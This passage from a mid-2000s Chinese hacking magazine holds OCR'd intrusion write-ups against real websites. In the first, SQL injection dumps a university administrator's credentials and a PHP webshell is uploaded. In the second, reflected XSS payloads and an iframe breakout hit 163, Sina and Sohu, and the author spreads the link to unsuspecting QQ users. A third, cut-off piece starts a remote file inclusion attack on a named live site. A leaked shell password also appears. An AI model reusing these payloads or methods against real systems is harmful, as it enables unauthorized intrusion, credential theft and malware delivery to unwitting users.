


图6




图7

知道了表就是猜字段了，提交http://www.***.edu.cn/****news/show_news.php?id=6076 and 1=2 nion select 1, username,3,4,5, 6,7,8,9,10,11 from user/*，结果返回如图6所示，一下就暴出了管理员的用户名。用户名字段是username，那密码字段呢，我第一次猜password，返回错误，尝试了好多个都没有成功，后来去一个字典里面翻了下，尝试userpwd的时候终于成功了，返回如图7所示，成功拿到了管理员的密码。

这个时候才想起来，刚才只顾猜得高兴了，居然忘了先找后台，犯了一个低级错误！马上去猜，但是我在根目录和子目录都加上admin、manage等地址都是不存在，利用google也没有什么突破，暂时陷入了困境。就在这个时候发现了一个蹊跷的问题，它的首页新闻图片是无法显示，为什么呢？我看了下图片的地址，居然地址是http://www.***.edu.cn/****cmi/Upload/phpshell.php！这么说是有人先进去过了？思路一下又来了，这个目录是上传图片的保存目录，那么估计也就是管理目录咯？去掉后面的子目录，只剩http://www.***.edu.cn/****cmi/，果然后台管理出来了！赶紧用刚才的用户和密码登录，成功进去了！想必大家也知道，马上找上传图片的地方，上传一个phpshell。如果就这么成功了，那么这篇文章也就没有写出来的意义了，呵呵，跟大家绕了个弯子！果然没有那么轻松，返回如图8所示。试了下加空格等方法也不能成功！

错误：本系统只能接受JPG和GIF格式图片！

图8

这下又郁闷了，为什么人家能传我不能呢？又去看了下人家留下的shell，是angle的phpspy，测试了下默认口令，没有成功！又陷入了困境之中！在没有办法的时候，我喜欢去看下各个目录，结果这次遇到了惊喜！当我去掉http://www.***.edu.cn/****cmi/Upload/phpshell.php后面的phpshell.php的时候，发现暴出了目录下的所有文件，如图9所示。相信大家也看到了，里面还有个cmd.php，打开一看发现是可以执行命令的，由于是linux的系统，我不是很懂，赶紧叫了Drinkey来看下。

- biaozhanghui.jpg
- biyedianli2.jpg
- boot/
- cepingdahui.jpg
- cmd.php
- daixiaozhangjiangzuo11.jpg
- gaofanbiye.jpg
- jiaojihuibaohui.jpg
- jiaojihuibaohuia.jpg
- jiaoxuegongzuohuiyi.jpg
- juankuan3.jpg

图9

过了几分钟，Drinkey给了我http://www.***.edu.cn/****cmi/Upload/phpshell.php这个shell的密码。拿去登陆成功了，如图10所示。终于搞定了。紧接着去问Drinkey是怎么弄的，原来他是通过读文件直接把phpshell.php这个文件读出来看的密码！可能有细心的朋友就要问了，怎么个读文件法啊，我原来也不知道，在这里就和大家一起学习下吧，linux下的读文件命令是cat，我们用cat /home/****site/****cmi/Upload/phpshell.php就搞定了，结果如图11所示！可能又有朋友要问了，你怎么知道它的文件路径呢？呵呵，大家回去看下图1就知道了，它的错误返回信息出卖了它（编辑：在cmd.php里执行pwd也可以看到的）。

[var]	2006-07-05 21:15:41	2006-07-05 21:15:41	<dir>	0755	删除
[boot]	2006-07-05 21:17:20	2006-07-05 21:17:20	<dir>	0755	删除
language.jpg	2006-03-05 13:38:09	2005-01-06 10:13:47	19.536 KB	0755	下载 | 编辑 | 删除 | 改名 | 时间
juankuan3.jpg	2006-03-05 13:38:09	2005-01-06 15:47:35	22.313 KB	0755	下载 | 编辑 | 删除 | 改名 | 时间
xiaoyuanwenhuahuiyi.jpg	2006-03-05 13:38:09	2005-01-06 18:43:40	21.277 KB	0755	下载 | 编辑 | 删除 | 改名 | 时间
SL96tupain2.jpg	2006-03-05 13:38:09	2005-01-17 11:09:03	18.353 KB	0755	下载 | 编辑 | 删除 | 改名 | 时间
wushuigongzuozhao2.jpg	2006-03-05 13:38:09	2005-01-20 11:25:47	11.503 KB	0755	下载 | 编辑 | 删除 | 改名 | 时间
wuyoufuhuiyizhaopian.png	2006-03-05 13:38:09	2005-04-08 09:17:09	31.462 KB	0755	下载 | 编辑 | 删除 | 改名 | 时间
daixiaozhangjiangzuo11.jpg	2006-03-05 13:38:09	2005-03-22 10:06:21	15.898 KB	0755	下载 | 编辑 | 删除 | 改名 | 时间
yanjiushengbiyedianli.jpg	2006-03-05 13:38:09	2005-03-25 10:18:46	23.177 KB	0755	下载 | 编辑 | 删除 | 改名 | 时间
yubeihuiyizhaokai.jpg	2006-03-05 13:38:09	2005-04-28 19:30:20	28.766 KB	0755	下载 | 编辑 | 删除 | 改名 | 时间

图10

```
cat /home/sisusite/sisucmi/Upload/phpshell.php [go]

result:
$starttime = $mtime[1] + $mtime[0];

/*====================== ?□  à======================*/

// □?  ?Ü«□□,1ÏШ□□□,□□□┐Ï„?□?▌概□₽ΞЧ
$admin['check'] = "1";

// □??Ü«□□,□□?j□?Ü«
$admin['pass']  = "85942545";

/*====================== Ťh?▌  ======================*/
```

图11

到这里入侵就算结束了，但是我还有几件事情想不明白。为什么人家能传phpshell，我不能呢？又去看他的网站，随便点了一个地址，查看了下图片的属性，地址是和前面一点都不一样，是连接形式的，http://www.***.edu.cn/****news/disp_img.php?id=1150966710，有点奇怪，又点了几张还是连接形式，问题就在这里了，为什么这些图片和首页新闻的图片地址形式不一样呢？难道首页新闻的图片是通过另外一个文件上传的？想到这里，赶紧登陆后台去看了下，果然在角落另外有一个文件专门管理首页新闻的图片的文件，测试下直接传php文件，成功！狂晕！都怪自己太粗心，结果走了这么多的弯路，但是转念一想，要是不粗心，就又少了一次锻炼思维的机会了，也还是挺有收获的！

本来这次入侵只是基本的php注入练习，我之所以把它写出来，就是因为后面的曲折，有挑战才有意思嘛，呵呵！本人技术不高，希望大家能得到自己想要的东西！我是黑萝卜，欢迎大家讨论技术！最后说下，本人非常喜欢剑心写的文章，虽然不曾交流，但从他那里学了不少东西，很感谢！

[本文作者做的相关入侵总结动画.rar已收录在本期光盘]

编辑点评： 我认为发现了可以执行命令的cmd.php，如果不想提权的话，web入侵已经结束了。作者不熟悉linux基础命令，可以用这个cmd.php练练手，我就经常这样做，还不用装虚拟机，嘿嘿。NOHACK

163 sina sohu也玩跨站

非零解 [S.Y.C]

一、163之行

某日看见一篇写XX联盟上有跨站的文章，偶于是有了个想法，去看看那些门户网站有没有跨站的漏洞。我比较喜欢163，一进去就去看看新闻。一不小心发现了新闻评论的地方，随手在评论的地方输入一个字母，按下提交，页面就转到了http://comment.*****.163.com/error.jsp?msg=%C4%DA%C8%DD%CC%AB%B6%CC%A3%AC%D6%C1%C9%D9+4+%B8%F6%CE%C4%D7%D6，提示错误：内容太短，至少4个文字。有希望了，把地址改成http://comment.*****.163.com/error.jsp?msg=<script>alert('by 非零解');</script>，呵呵，这时候弹出一个窗口（图1），跨站成功！




图1

我有个朋友要买手机，他叫我随便在网上帮他查一下价格。既然来啦，就去手机频道看看，手机还没看好，却看见了又一个发表评论的地方。又在评论处发表一个字母，网页转到另一个页面http://comment.*****.163.com/error.jsp?msg=%C4%DA%C8%DD%CC%AB%B6%CC%A3%AC%D6%C1%C9%D9+4+%B8%F6%CE%C4%D7%D6，提示错误：内容太短，至少4个文字，没办法，想不跨站都不行啊。在http://comment.*****.163.com/error.jsp?msg=后面再加上<script>alert('by 非零解');</script> 成功跨站。后来发现163下面的很多分站的评论地方都有跨站的地方，就不一一地说出来了！




图2

二、新浪跨站

首先进入我眼线的是世界杯，看了两则最新的新闻后，就想到163里面的跨站，发评论。发一个字母，一般的情况下，为了避免灌水都要提示错误的，晕，它直接显示出来了。那我直接在评论地址上加<script>alert('by 非零解');</script>，错误提示出来啦，http://comment.*****.sina.com.cn/comment/error.html?auto_refresh=0&msg=参数错误，难道它过滤了吗?再试一下呢?我在网址中=的后面改成<script>alert('by 非零解');</script>。提交，弹出了一个窗口，如图2所示，跨站成功了！

同样像163那样，sina的很多有评论的地方也能跨站。

三、Sohu，发现另类挂马

在sohu里找跨站实在是不好找，找了半天发现一个关于订阅RSS的页面http://tb.sogou.com/rss?ch=it。把网址it的内容替换成<script>alert('test');</script>，好像页面没有发生变化。查看源码看到：

```
<iframe c="http://tb.<script>alert('test');</script>.sohu.com/rss-channel.html" scrolling="no" frameborder="0" height="0" width="0"></iframe>
```

原来<script>alert('test');</script>被iframe当作网址的一部分使用了。如果把iframe标签闭合呢?提交http://tb.sogou.com/rss?ch="></iframe><script>alert('test');</script><，弹出test的窗口，跨站成功（图3）。




图3

既然是把ch后面的内容作为框架把http://tb.***.sohu.com/rss-channel.html的页面嵌入到此页面中，那么是不是可以把一个http://tb.com的网站内嵌进去呢？提交：http://tb.sogou.com/rss?ch=com">，如图4所示，http://tb.com被内嵌到下载的页面上方。呵呵，这样很明显了，可以挂马。假如tb.com的网站里面放着网页木马，或者有一个二级域名tb.***.***的网站的话，就可以把网址发给别人，一般看见是sohu的网址都不会怀疑里面有木马。




图4


我测试过，把http://tb.sogou.com/rss?ch="></iframe><script>alert('test');</script><发在qq群上说sohu有跨站，大家快去看看。点击率还是比较高的，而且大部分人并没有察觉有什么不对劲的地方，因为他们成功看到了跨站，嘿嘿！

编辑点评 在url里跨站是比较容易的，毕竟ie地址栏本身就带有执行js命令的功能，如：javascript:alert(document.lastModified)。但是sohu的最后一个跨站构思还是很巧妙的。

Limbo CMS取WebShell如此简单一文的补充


冯谷

看了《黑客手册》2006年第6期的《Limbo CMS取WebShell如此简单》一文后，对php远程包含文件攻击（Remote File Include Vulnerabilities）知识有了一定了解。



一、网上测试遇篡改

我看过文章后就去网上找了一些网站来练习下，在百度中用关键词“powered By Limbo CMS”搜索，可以看到使用这个系统的用户不算少，我随便打开了一个url:http://www.areyoueye.com/ch/，好像是个做菜的网站，不管那么多了，先测试下，看存不存在漏洞，在地址栏里提交：http://www.areyoueye.com/ch/classes/adodbt/sql.php，返回结果，如图1所示。



```
<?php
define( "_VALID_LM", 1 );
define( "_VALID_MOS", 1 );

